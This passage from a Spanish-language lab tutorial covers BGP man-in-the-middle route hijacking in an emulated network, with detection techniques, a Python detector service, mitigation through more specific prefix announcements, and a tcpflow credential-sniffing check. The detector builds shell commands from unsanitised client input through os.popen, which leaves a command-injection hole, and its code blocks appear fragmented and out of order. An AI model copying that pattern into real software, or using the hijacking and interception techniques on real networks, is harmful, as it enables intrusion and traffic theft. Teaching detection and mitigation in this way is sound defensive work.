- Aplicando la técnica en la que incrementamos el TTL de los routers del AS atacante, las direcciones IP de dichos routers no son visibles a través de traceroute.
- La latencia hacia la víctima incrementará pero puede ser leve si el atacante se encuentra cerca de la víctima.
- Aunque no lo hayamos mostrado en el ejemplo anterior, el atacante puede ocultar su propio AS del AS-PATH al publicar el prefijo más específico, y sus peers igualmente sabrían que para llegar a la ruta más específica deben pasar por ellos, debido al atributo NEXT\_HOP. Ésto lo vamos a explicar con un ejemplo práctico en la siguiente topología.
- El tráfico entrante hacia la víctima parecería ser normal, no hay ningún cambio obvio en el tráfico ni bajadas en la velocidad.
- La víctima es incapaz de observar el prefijo más específico robado en su tabla de ruteo, debido a la característica de detección de bucles de ruteo de BGP previamente mencionada.

Se establecen entonces dos técnicas para la detección de éste ataque:

- Cuando se conocen las correctas políticas de ruteo (fácil de detectar).
- Cuando no se conocen las correctas políticas de ruteo, y se quiere detectar el ataque a nivel global (más difícil de detectar).

### **Cuando se conocen las correctas políticas de ruteo:**

En ésta técnica, como cada AS sabe que prefijo le corresponde administrar, lo que debe hacer es asociarse a un sistema de alarma externo (de los que profundizaremos luego), indicando el/los prefijos que le corresponden. En el momento en el que el sistema de alarma observe un prefijo más específico de los indicados por los clientes, se detectaría el ataque y el sistema de alarma enviaría un e-mail al administrador del AS víctima informando la situación. No existen falsos positivos en éste caso. Como el AS víctima no es capaz de ver la ruta más específica debido a la característica de detección de bucles de ruteo, necesita de un sistema de alarma externo (que se encargaría de recolectar información de ruteo desde otros puntos de vista, es decir, desde otros AS que donan la respectiva información de ruteo). Desde el punto de vista de

otros ASs si se pueden observar los prefijos más específicos, y ni bien se detecte uno más específico que el establecido por el AS víctima, salta la alarma, y no hay forma de que existan falsos positivos empleando éste método.

Para ilustrar la idea anterior, creé otro pequeño script en python que sería también un servidor, pero ésta vez corriendo en un router. En el router n5 (el router que aparece en color amarillo en nuestra topología), también en el puerto 8000. El servicio es un detector simple de ataques BGP MITM. Aquí el respectivo código:

```
#!/usr/bin/python

"""

Simple socket server using threads
"""

import socket
import sys
import thread
import os
import re

HOST = ''
PORT = 8000

CRED = "\x1b[1;37;41m"
CWHITE = "\x1b[1;37;42m"
CCIAN = "\x1b[1;36;40m"
CEND = "\x1b[0m"

def prepare_server():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    print 'Socket created'

    try:
        s.bind((HOST, PORT))
        s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    except socket.error as msg:
        print 'Bind failed. Error Code : ' + str(msg[0]) + ' Message ' + msg[1]
        sys.exit()

    thread.start_new_thread(threaded_function, (s,))

    while 1:
        pass

def threaded_function(s):
    while 1:
        conn, addr = s.accept()
        print 'Connection established with ' + addr[0] + ':' + str(addr[1])
        thread.start_new_thread(threaded_client, (conn,))

def threaded_client(conn):
    while 1:
        data = conn.recv(1024)
        if not data:
            break
        print 'Received from client: ' + data
        conn.send(data)

    conn.close()
```

```

print 'Socket bind complete'

s.listen(10)
print 'Socket now listening'+str(PORT)
return s


def print_banner(conn):
    conn.send(CCIAN + " |-----| " + CEND + "\n")
    conn.send(CCIAN + " | Simple BGP MITM detector | " + CEND + "\n")
    conn.send(CCIAN + " |-----| " + CEND + "\n\n")



def receive_prefix(conn):
    conn.send("Enter your prefix:\n")
    client_prefix=conn.recv(1024)
    while not re.match("((\d){1,3}\.){3}(\d){1,3}\//(\d){1,3}",client_prefix):
        try:
            conn.send("\nERROR. Incorrect prefix syntax.\nPlease, enter your prefix again:\n")
            client_prefix=conn.recv(1024)
        except socket.error, e:
            print "Error receiving data: %s" % e
            conn.close()
            return -1
    return client_prefix


def search_prefixes(conn, client_prefix):
    client_ip, client_mask=client_prefix.split("/")
    command="vtysh -c 'sh ip route' | grep 'B>' | cut -d ' ' -f 2 | grep "+client_ip
    server_prefixes=os.popen(command).read()
    server_prefixes=server_prefixes.split("\n")
    server_prefixes.remove("")
    for server_prefix in server_prefixes:
        server_ip, server_mask=server_prefix.split("/");
        if server_mask>client_mask:
            command="vtysh -c 'show ip bgp' | grep "+server_prefix

```

```

malicious_prefix=os.popen(command).read()
malicious_prefix=malicious_prefix.replace("\n", "")
conn.send("\n" + CRED + "WARNING! You are being attacked!" + CEND + "\n")
conn.send(CRED + "More specific prefix has detected: " + server_prefix
+ CEND + "\n")
conn.send("\n")
conn.send(CRED + "      Network           Next Hop           Metric
LocPrf Weight Path" + CEND + "\n")
conn.send(CRED + malicious_prefix + CEND + "\n\n")
conn.close()
return

conn.send("\n" + CWHITE + "More specific prefixes not found" + CEND + "\n\
n")
conn.close()

def serve_client(conn, addr):
    print_banner(conn)

    client_prefix=receive_prefix(conn)

    if client_prefix != -1:
        search_prefixes(conn, client_prefix)
    else:
        return

def main():
    s=prepare_server()

    while 1:
        conn, addr=s.accept()
        print 'Connected with ' + addr[0] + ':' + str(addr[1])
        thread.start_new_thread(serve_client, (conn,addr))

    s.close()

main()

```

El servicio debería ser accedido por los administradores de ASs y pide que se ingrese el prefijo que le corresponde al respectivo AS. Si en la tabla de ruteo del router n5 se observa un prefijo más específico que el ingresado por el administrador del AS, entonces el servicio se lo informa al administrador, junto con los demás parámetros vinculados al prefijo más específico (AS-PATH, next-hop...).

En el ejemplo que nosotros presentamos, el AS 777 no es capaz de ver el prefijo más específico robado, pero el router n5 que brinda éste servicio se encuentra en el AS 40, y el AS 40 sí puede ver al prefijo robado en su tabla de ruteo!

Para mostrar cómo funciona el servicio, con la topología bgpmitm\_on cargada como la teníamos, primero vamos a verificar si el AS 60 está siendo víctima del ataque. Para ello hagamos doble click sobre la computadora n21 e ingresemos el comando:

```
n21# nc 40.0.0.5 8000
```

y una vez dentro del servidor, introducimos el prefijo que le corresponde al AS 60. En éste caso sería 60.0.0.0/8

```
Terminal
Archivo Editar Ver Buscar Terminal Ayuda
root@n21:/tmp/pycore.39657/n21.conf# nc 40.0.0.5 8000
|-----|
| Simple BGP MITM detector |
|-----|
Enter your prefix:
60.0.0.0/8
More specific prefixes not found
root@n21:/tmp/pycore.39657/n21.conf#
```

Como vemos en la imagen, no se encontraron prefijos más específicos que el 60.0.0.0/8 perteneciente al AS 60, por ende podemos asumir que no dicho AS no está sufriendo el ataque.

Ahora vamos a verificar si el AS 777 está siendo víctima del ataque. Para ello hagamos doble click en el servidor n13, e ingresemos el siguiente comando:

```
n13# nc 40.0.0.5 8000
```

y una vez dentro del servidor, introducimos el prefijo que le corresponde al AS 777. En éste caso sería 77.0.0.0/8

```

Terminal
Archivo Editar Ver Buscar Terminal Ayuda
root@n13:/tmp/pycore.39657/n13.conf# nc 40.0.0.5 8000
|-----|
| Simple BGP MITM detector |
|-----|
Enter your prefix:
77.0.0.0/8

WARNING! You are being attacked!
More specific prefix has detected: 77.0.0.0/9

Network      Next Hop      Metric LocPrf Weight Path
*>i77.0.0.0/9    40.0.0.6        100     0 50 666 30 20 777 i

root@n13:/tmp/pycore.39657/n13.conf#

```

Como vemos en la imagen, gracias al servicio ofrecido en n13 pudimos detectar que el AS 777 está siendo atacado. Al introducir el prefijo que le corresponde: 77.0.0.0/8, el servicio del router n5 del AS 40 notó que en su tabla de ruteo existe un prefijo más específico (77.0.0.0/9), y lo informó al cliente, incluyendo los parámetros vinculados a dicho prefijo robado (Next Hop, AS-PATH, Local preference...)

Cabe destacar que el servicio brindado en el router n5 es solo para ilustrar el hecho de que al ser atacados, los routers BGP de nuestro AS no observarían la ruta más específica robada, pero un AS externo si la podría ver en su tabla de ruteo. En éste caso, la ruta más específica 77.0.0.0/9, no aparece en la tabla de ruteo del AS 777, ni de los AS 20 y AS 30, que coinciden con los ASs a los que el atacante agregó al final del AS-PATH del prefijo más específico. Los demás ASs a nivel global si podrían ver los prefijos más específicos, y los elegirían como mejor ruta. En la vida real un servicio como el que acabo de implementar no tendría sentido por lo siguientes motivos:

- No detecta en tiempo real el momento en el que el prefijo más específico comienza a ser publicado, sino que el administrador del AS tiene que preguntarle al servicio manualmente cada vez que sospeche de estar siendo atacado.
- Solo se utiliza la información existente en la tabla de ruteo del router n5, y no se añaden fuentes de información externas.
- Se parsea la tabla de ruteo de una forma muy rudimentaria, en lugar de extraer los datos, crear una base de datos, y utilizar un algoritmo de detección de una forma más prolífica, tal como veremos en las siguientes secciones sobre como funciona un sistema de alarma internamente.

Por lo tanto, la solución en el mundo real, como ya mencionamos, es vincularse con un sistema de alarma, indicar los prefijos que le pertenecen a nuestro AS, y dejar que el sistema de alarma haga su trabajo. Cuando detecte un prefijo más específico, nos debería informar a través de e-mail, para que luego tomemos alguna contramedida.

## **Cuando no se conocen las correctas políticas de ruteo:**

Recién explicamos la técnica de detección más sencilla, en la que cada AS sabe que prefijos le corresponden y se los indica a un sistema de alarma, y éste ultimo, con la información de ruteo que tiene disponible, puede identificar fácilmente el momento en el que un prefijo más específico no esperado se publique. Pero... No todos los ASs en el mundo se vinculan a sistemas de alarma... Entonces el problema que surge es encontrar una técnica de detección global, para detectar cuándo un AS en el mundo está siendo víctima de BGP MITM sin que dicho AS esté asociado al sistema de alarma ni haya indicado los prefijos que le correspondan.

Pensemos en la siguiente idea:

- Establecer una base observando los prefijos de interés durante un periodo de tiempo establecido, ya sea un día, una semana, o un mes.
- Usar ésta base para configurar el sistema de alarma.
- Hacer saltar la alarma cuando ocurra un cambio respecto a la base previamente observada, cambios como por ejemplo, nuevos prefijos más específicos detectados.
- Re-establecer una nueva base periódicamente.

Éste mecanismo serviría? La respuesta es no. Por qué no sirve? Porque como dijimos antes, existen muchos prefijos más específicos que se publican diariamente de forma legítima, y todavía quedaría encontrar una forma de diferenciar si los nuevos prefijos más específicos detectados respecto a la base establecida, son legítimos o se deben a un ataque. Para ello, necesitaríamos más información... Vamos a concentrarnos en el atributo AS-PATH de los prefijos más específicos detectados.

En un ataque BGP MITM, el AS-PATH de la ruta más específica publicada puede ser separada en dos segmentos:

### **Segmento artificial:**

Es la parte que el AS atacante agrega al final del AS-PATH con la técnica de AS-PREPEND. En el caso de nuestra topología, el segmento artificial, sería 30 - 20 - 777. Recordemos que éstos ASs no verían en sus tablas de ruteo la ruta más específica debido al mecanismo de detección de bucles de BGP. Éste segmento es estático y no varía, y aparentaría formar un patrón verdadero de transito hacia la víctima.

### **Segmento real:**

Es la parte que se va generando una vez que el prefijo más específico sale del atacante y se propaga a través de Internet. Éste segmento varía dependiendo de la tabla de ruteo de los distintos ASs. Por ejemplo, para el AS 60, el segmento real sería: 70 - 666, y para el AS 40 sería: 50 - 666.

En la siguiente tabla, ilustramos con verde el segmento real y con rojo el segmento artificial del AS-PATH correspondiente al prefijo 77.0.0.0/9 de nuestra topología, dependiendo del punto de vista de cada AS. Es decir, cada AS en su tabla de ruteo, verá un AS-PATH distinto, y como podremos ver, el segmento artificial se mantiene igual para todos los AS y lo único que varía entre las tablas de ruteo de cada AS sería el segmento real:

Punto de vista	AS-PATH
AS 60	70 - 666 - 30 - 20 - 777
AS 40	50 - 666 - 30 - 20 - 777
AS 50	666 - 30 - 20 - 777
AS 70	666 - 30 - 20 - 777

El segmento artificial aparenta conformar un patrón de tránsito verdadero hacia la víctima, y el segmento real es creado orgánicamente y también aparentaría ser legítimo. Pero los dos segmentos juntos lucen extraños... Se forman nuevos enlaces entre ASs nunca antes vistos, o se viola la propiedad de valley-free, lo que quiere decir que existen ASs en el “valle” que están brindando tránsito del tráfico de forma gratuita.

Recordemos que los ASs que conforman el segmento artificial no ven a la ruta más específica en su tabla de ruteo. Ésto es lo que nos va a ayudar en la detección del ataque cuando no conocemos las políticas correctas de ruteo.

Lo esperado sería que al detectar un prefijo más específico, todos los peers lo estén publicando. Si algún peer no está publicando al prefijo más específico, ésto delataría la presencia de un segmento artificial, y aquí es donde se detonaría la alarma. Los peers que no publican el prefijo los vamos a llamar peers silenciosos.

Veamos ésto en nuestra topología. El AS 40 recibe las publicaciones del prefijo 77.0.0.0/9 a través de sus peers: AS 50 y AS 60. Luego, como el AS-PATH más corto para llegar al prefijo es por el camino que publica el AS 50, se va a elegir este último. Pero aquí lo extraño es que tanto los peers AS 20 como el AS 777 no le están publicando el prefijo más específico al AS 40. No lo están publicando ya que no lo tienen en sus tablas de ruteo debido al ya mencionado mecanismo de detección de bucles de BGP. Ésto convierte a los AS 20 y AS 777 en peers silenciosos, y el hecho de que no estén publicando el ya mencionado prefijo más específico, puede ser información suficiente para que el AS 40 detecte la presencia de un segmento artificial, y un posible ataque de BGP-MITM y suene la alarma. A través de ésta técnica se podría identificar el ataque sin que la víctima haya anunciado los prefijos que le corresponden al sistema de alarma.

## Mitigando el ataque

Recién mencionamos dos formas distintas de detectar un ataque BGP MITM. Ahora la pregunta es...Una vez detectado el ataque, cómo proceder para evitar que el atacante intercepte nuestro tráfico? Una vez detectado el ataque, el sistema de alarma enviaría un e-mail al administrador del AS víctima informando de la situación, y el administrador podría proceder publicando prefijos más específicos que el prefijo más específico publicado por el atacante. Supongamos que somos los administradores del AS 777 y nos llega un e-mail diciéndonos que estamos siendo víctimas de un ataque de BGP-MITM, y que alguien está publicando el prefijo más específico 77.0.0.0/9. Como administradores, podemos proceder a publicar prefijos aún más específicos que el atacante. El prefijo 77.0.0.0/9 abarca el rango de direcciones IP que va desde 77.0.0.1 hasta 77.127.255.254 (la IP 77.0.0.0 sería la dirección de la red, y la IP 77.127.255.255 la máscara de red). Si queremos cubrir todo éste rango de direcciones publicando prefijos más específicos, deberíamos publicar los prefijos: 77.0.0.0/10 y 77.64.0.0/10. Con ésto cubrimos exactamente el mismo rango de direcciones abarcado en 77.0.0.0/9.

Procedamos a realizar ésto de forma práctica. Con la topología encendida tal y como la teníamos (con la configuración bgpmitm\_on), hagamos doble click sobre el router n1 del AS 777, abramos la consola de Quagga a través del comando vtysh, y luego entremos en modo configuración con el comando:

```
n1# conf t
```


Una vez dentro del modo configuración, deberíamos introducir el comando:

```
n1(config)# router bgp 777
```

Con ésto entramos a la sección de configuración de BGP. Aquí deberíamos publicar los dos prefijos previamente mencionados, a través de los comandos:

```
n1(config-router)# network 77.0.0.0/10
```

```
n1(config-router)# network 77.64.0.0/10
```



The screenshot shows a terminal window titled "Terminal". The menu bar includes "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". The command prompt is "root@n1:/tmp/pycore.39657/n1.conf# vtysh". The terminal displays the following configuration commands:

```
root@n1:/tmp/pycore.39657/n1.conf# vtysh
Hello, this is Quagga (version 1.2.4).
Copyright 1996-2005 Kunihiro Ishiguro, et al.

n1# conf t
n1(config)# router bgp 777
n1(config-router)# network 77.0.0.0/10
n1(config-router)# network 77.64.0.0/10
n1(config-router)#

```

Aquí podemos apreciar como publicar los prefijos más específicos en el router n1 del AS 777 a través de Quagga

El AS víctima 777, no tiene un solo router BGP, sino que tiene dos. El primer router BGP es n1, el que acabamos de configurar, pero faltaría publicar los prefijos a través del segundo router BGP que es n2. Para ello damos doble click sobre el router n2 del AS 777, abrimos una consola de Quagga a través del comando vtysh, y utilizamos exactamente los mismos comandos que usamos sobre n1 para publicar los nuevos prefijos más específicos.

Terminal

```
Archivo Editar Ver Buscar Terminal Ayuda
root@n2:/tmp/pycore.39657/n2.conf# vtysh
Hello, this is Quagga (version 1.2.4).
Copyright 1996-2005 Kunihiro Ishiguro, et al.

n2# conf t
n2(config)# router bgp 777
n2(config-router)# network 77.0.0.0/10
n2(config-router)# network 77.64.0.0/10
n2(config-router)#
```

Como vemos, necesitamos aplicar la misma configuración en n2 que la que aplicamos en n1


Una vez que publicamos ambos prefijos en ambos routers BGP del AS 777, procedamos a comprobar que los caminos originales volvieron a restablecerse. Para ello hagamos doble click sobre la computadora n21, y cuando se nos abra la terminal, ingresamos:

```
n21# traceroute -n 77.77.77.7
```

Terminal

```
Archivo Editar Ver Buscar Terminal Ayuda
root@n21:/tmp/pycore.34261/n21.conf# traceroute -n 77.77.77.7
traceroute to 77.77.77.7 (77.77.77.7), 30 hops max, 60 byte packets
 1  60.0.1.1  0.116 ms  0.027 ms  0.124 ms
 2  60.0.0.1  0.075 ms  0.039 ms  0.036 ms
 3  40.0.0.13  0.078 ms  0.137 ms  0.047 ms
 4  40.0.0.5  0.092 ms  0.063 ms  0.280 ms
 5  40.0.0.10  0.130 ms  0.194 ms  0.079 ms
 6  77.77.76.2  0.122 ms  0.188 ms  0.198 ms
 7  77.77.76.6  0.150 ms  0.111 ms  0.166 ms
 8  77.77.77.7  0.164 ms  0.232 ms  0.127 ms
root@n21:/tmp/pycore.34261/n21.conf#
```

Como podemos apreciar, el camino para ir desde el AS 60 hasta el AS 777, volvió a la normalidad! La salida del traceroute es exactamente la misma que la que teníamos en la topología con la configuración `bgpmitm_off`. Por si lo olvidamos, el camino original sería el siguiente:



Para llegar desde el AS 60 hacia el AS 777, pasamos por el AS 40, el AS de tránsito legítimo.

Cabe aclarar que en todas las pruebas que hicimos utilizamos la computadora n21 del AS 60 como cliente. Pero todas las demás computadoras pertenecientes a los ASs 40, 50 y 70 también se veían afectadas por el ataque BGP MITM (eran interceptadas por el AS 666), y recuperaron su trayecto original hacia el AS 777, luego de que éste publicara los prefijos /10.

Ahora que los caminos originales hacia el AS 777 fueron restablecidos, intentemos interceptar el tráfico entre el cliente n21 del AS 60 y el servidor n13 del AS 777, a través de un router en el AS 666.

Para ello, en primer lugar hagamos doble click sobre el router n16 del AS 666, y allí dentro, ingresemos el comando:

```
n16# tcpflow -i eth1 -C
```

y luego, doble click sobre la computadora n21 del AS 60, y una vez dentro, ingresamos:

```
n21# nc 77.77.77.7 8000
```

Una vez dentro del servidor, completamos los datos que nos piden, introduciendo un usuario y contraseña arbitrarios:

A terminal window titled "Terminal" with a dark background featuring a dragon logo. The window shows the following text:

```
Archivo Editar Ver Buscar Terminal Ayuda
root@n21:/tmp/pycore.34261/n21.conf# nc 77.77.77.7 8000
| -----
| Best server of the world |
| -----
Enter your username:
user
Enter your password:
123456

Thanks for enter your credentials!
Your data will be sent to NSA.
root@n21:/tmp/pycore.34261/n21.conf#
```

Igual que como hicimos antes, ingresamos el username "user" y el password "123456" en el servidor n13 (77.77.77.7:8000) del AS 777

Pero como podemos apreciar en la siguiente imagen:

A terminal window titled "Terminal" with a dark background featuring a dragon logo. The window shows the following text:

```
Archivo Editar Ver Buscar Terminal Ayuda
root@n16:/tmp/pycore.39657/n16.conf# tcpflow -i eth1 -C
tcpflow: listening on eth1
```

En el router n16 del AS 666 no pudimos interceptar las credenciales, ya que el tráfico que va desde el AS 60 hacia el AS 777, ya no transita por el AS 666. Con ésto queda demostrado que el AS 666 ya no es capaz de interceptar el tráfico que va de los clientes hacia el AS 777.

Ahora podrían preguntarse... Qué pasa si el AS 666 comienza a publicar prefijos /11 con destino al AS 777? Ésto podría llegar a convertirse en una guerra interminable de publicaciones de prefijos más específicos.

Ésta solución que acabamos de explicar se supone que sea una solución a corto plazo, sería el primer recurso a emplear por el administrador del AS afectado. Lo esperado sería que luego el correspondiente AS proveedor (de tier superior) del AS víctima, se encargue de filtrar al atacante. Pero... El AS de tier superior de la víctima cómo reconocería al atacante?

Aunque no lo hayamos incluído en éste ejemplo práctico, mencionamos que el atacante también podría ser más sigiloso y ocultar su presencia en el AS-PATH. Teniendo en cuenta ésto, el procedimiento para descubrir al atacante sería el siguiente:

- Examinar todas las rutas que contienen al prefijo más específico en cuestión.
- Diferenciar el segmento real del segmento artificial en el AS-PATH de dichas rutas.
- El primer AS que no varíe en el segmento real (el AS que está justo antes del primer AS del segmento artificial) sería el atacante, o bien el proveedor del atacante si este último se oculta del AS-PATH.
- Si el atacante se está ocultando, el proveedor del atacante debería examinar el atributo NEXT\_HOP para dar definitivamente con la identidad del atacante.

## **BGP MITM (sin anunciar rutas más específicas)**

En la sección anterior describimos el ataque de BGP MITM en el que el AS atacante publica rutas más específicas que el AS víctima y utiliza la técnica de AS PREPEND, para hacerse pasar por un AS de tránsito legítimo, y que el tráfico final llegue al AS destino correspondiente bypassando el sistema RPKI. Explicamos también la técnica del incremento del TTL para poder esconder los routers del AS atacante de ser vistos mediante traceroute, y también mencionamos muy por arriba que el atacante también podría esconder su propio AS del AS-PATH al realizar el ataque. En ésta sección vamos a explicar con ejemplos prácticos como se puede ocultar el AS atacante del AS-PATH, y como realizar el ataque de BGP MITM anunciando los mismos prefijos que el AS víctima en lugar de anunciar prefijos más específicos que los que publica el AS víctima. Recordemos que las técnicas de detección para el ataque de BGP MITM se basan en gran parte en la aparición de nuevos prefijos más específicos. Si el atacante pudiera ser capaz de realizar el BGP MITM sin publicar prefijos más específicos, haría que el ataque resultara aún más difícil de detectar.

Podemos establecer una relación entre:

- Sub-prefix hijacking ↔ BGP MITM con rutas más específicas
- Prefix hijacking ↔ BGP MITM sin rutas más específicas

Como mencionamos en la sección de Sub-prefix hijacking, las rutas más específicas tienen prioridad

sobre las menos específicas, y si el/los ASs de tier superior del atacante no realizan un correcto filtrado de las rutas falsas anunciadas, las mismas se pueden propagar a todos los AS de Internet. En BGP MITM anunciando rutas más específicas sucede exactamente lo mismo, con la diferencia de que no nos hacemos pasar por el origen de los prefijos, sino que nos hacemos pasar por un AS de tránsito hacia dichos prefijos.


Ahora, en un ataque de Prefix hijacking, el atacante publica exactamente el mismo prefijo que la víctima, y los ASs que tomen la ruta falsa publicada por el atacante como mejor ruta, serán los que se encuentren a menos distancia del atacante respecto a la víctima. Es decir, si la víctima publica su prefijo, y un AS X tiene que atravesar tres ASs para llegar hasta el destino (hacia la víctima), pero el atacante publica el mismo prefijo, y ese mismo AS X tiene que atravesar solo dos ASs para llegar hasta el destino (hacia el destino falso, que sería el atacante), el AS X va a tomar la ruta publicada por el atacante como la mejor, ya que se encuentra a menos ASs de distancia. Recordemos ésto que ya venimos mencionando: cuando no se publican prefijos más específicos, el atributo más importante a considerar es la longitud del AS-PATH. Cuanto más corto sea, más precedencia tiene la ruta. Exactamente lo mismo sucedería si quisieramos hacer un ataque BGP MITM publicando los mismos prefijos que la víctima. Solo los AS's que se encuentren más cerca a nosotros (atacantes), que la víctima tomarían nuestras rutas falsas como válidas, y el tráfico hacia la víctima podría ser interceptado por nosotros.

Podemos establecer entonces dos afirmaciones respecto a los ataques BGP MITM en los que no anunciamos prefijos más específicos:

- Son más difíciles de detectar.
- Es imposible que se propaguen a nivel mundial, solo se verían afectados los AS's más cercanos al AS atacante respecto al AS víctima, que quieran acceder a los servicios del AS víctima.

